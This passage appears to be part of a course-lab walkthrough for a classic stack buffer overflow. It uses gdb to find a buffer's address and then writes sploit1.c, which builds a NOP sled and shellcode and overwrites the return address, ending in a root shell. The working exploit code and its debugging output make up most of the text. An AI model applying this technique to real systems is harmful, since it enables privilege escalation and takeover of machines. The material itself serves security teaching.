
```
(gdb) x /10c $eip
0xbffff678:     98 'b'  98 'b'  98 'b'  98 'b'  98 'b'  98 'b'  98 'b'  98 'b'
0xbffff680:     98 'b'  98 'b'
```

15. Print out the next ten instructions beginning at $eip.




```
(gdb) x /10i $eip
0xbffff678:     bound  %esp,0x62(%edx)
0xbffff67b:     bound  %esp,0x62(%edx)
0xbffff67e:     bound  %esp,0x62(%edx)
0xbffff681:     bound  %esp,0x62(%edx)
0xbffff684:     bound  %esp,0x62(%edx)
0xbffff687:     bound  %esp,0x62(%edx)
0xbffff68a:     bound  %esp,0x62(%edx)
0xbffff68d:     bound  %esp,0x62(%edx)
0xbffff690:     bound  %esp,0x62(%edx)
0xbffff693:     bound  %esp,0x62(%edx)
```


16. Edit sploit1.c. 137=132+4(return address)+1(NULL). x90 is NOP.




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"
#define TARGET "/tmp/target1"

int main(void)
{
  char *args[3];
  char *env[1];
  args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
  env[0] = NULL;

  args[1] = malloc(137);
  memset(args[1],0x90,136);
  args[1][136] = '\0';
  memcpy(args[1],shellcode,strlen(shellcode));
  *(unsigned int *)(args[1] + 132) = 0x31415926;
  if (0 > execve(TARGET, args, env))
    fprintf(stderr, "execve failed.\n");

  return 0;
}
```

17. Look at sploit1 in gdb.



```
user@box:~/proj3/sploits$ make
gcc-4.3 -ggdb   -c -o sploit1.o sploit1.c
gcc-4.3   sploit1.o   -o sploit1
gcc-4.3 -ggdb   -c -o sploit2.o sploit2.c
gcc-4.3   sploit2.o   -o sploit2
gcc-4.3 -ggdb   -c -o sploit3.o sploit3.c
gcc-4.3   sploit3.o   -o sploit3
gcc-4.3 -ggdb   -c -o sploit4.o sploit4.c
gcc-4.3   sploit4.o   -o sploit4
gcc-4.3 -ggdb   -c -o sploit5.o sploit5.c
gcc-4.3   sploit5.o   -o sploit5
gcc-4.3 -ggdb   -c -o sploit6.o sploit6.c
gcc-4.3   sploit6.o   -o sploit6
gcc-4.3 -ggdb   -c -o sploit7.o sploit7.c
gcc-4.3   sploit7.o   -o sploit7
user@box:~/proj3/sploits$ ./sploit1
Segmentation fault
```


```
user@box:~/proj3/sploits$ gdb -e sploit1 -s ../targets/target1
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/user/proj3/targets/target1...done.
```


18. Catch exec.


```
(gdb) catch exec
Catchpoint 1 (exec)
```


19. Set the breakpoint after the exec.


```
(gdb) r
Starting program: /home/user/proj3/sploits/sploit1
Executing new program: /tmp/target1

Catchpoint 1 (exec'd /tmp/target1), 0xb7fe3850 in ?? () from /lib/ld-linux.so.2
(gdb) b foo
Breakpoint 2 at 0x804847c: file target1.c, line 14.
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0xbffffe84) at target1.c:14
14          bar(argv[1], buf);
```

20. Find the address of the buffer.



```
(gdb) info frame
Stack level 0, frame at 0xbffffdb0:
 eip = 0x804847c in foo (target1.c:14); saved eip 0x80484f0
 called by frame at 0xbffffdd0
 source language c.
 Arglist at 0xbffffda8, args: argv=0xbffffe84
 Locals at 0xbffffda8, Previous frame's sp is 0xbffffdb0
 Saved registers:
  ebp at 0xbffffda8, eip at 0xbffffdac
(gdb) x buf
0xbffffd28:     0xb7fe1b48
```

21. Rewrite the sploit1.c.




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"
#define TARGET "/tmp/target1"

int main(void)
{
  char *args[3];
  char *env[1];
  args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
  env[0] = NULL;

  args[1] = malloc(137);
  memset(args[1],0x90,136);
  args[1][136] = '\0';
  memcpy(args[1],shellcode,strlen(shellcode));
  *(unsigned int *)(args[1] + 132) = 0xbffffd28;
  if (0 > execve(TARGET, args, env))
    fprintf(stderr, "execve failed.\n");

  return 0;
}
"sploit1.c" 24 lines, 524 characters
```

22. See initially who I am.



```
user@box:~/proj3/sploits$ whoami
user
```

23. Run the program and see who I am.



```
user@box:~/proj3/sploits$ make
gcc-4.3 -ggdb   -c -o sploit1.o sploit1.c
gcc-4.3   sploit1.o   -o sploit1
user@box:~/proj3/sploits$ ./sploit1
# whoami
root
```

Now we have successfully hacked into the program!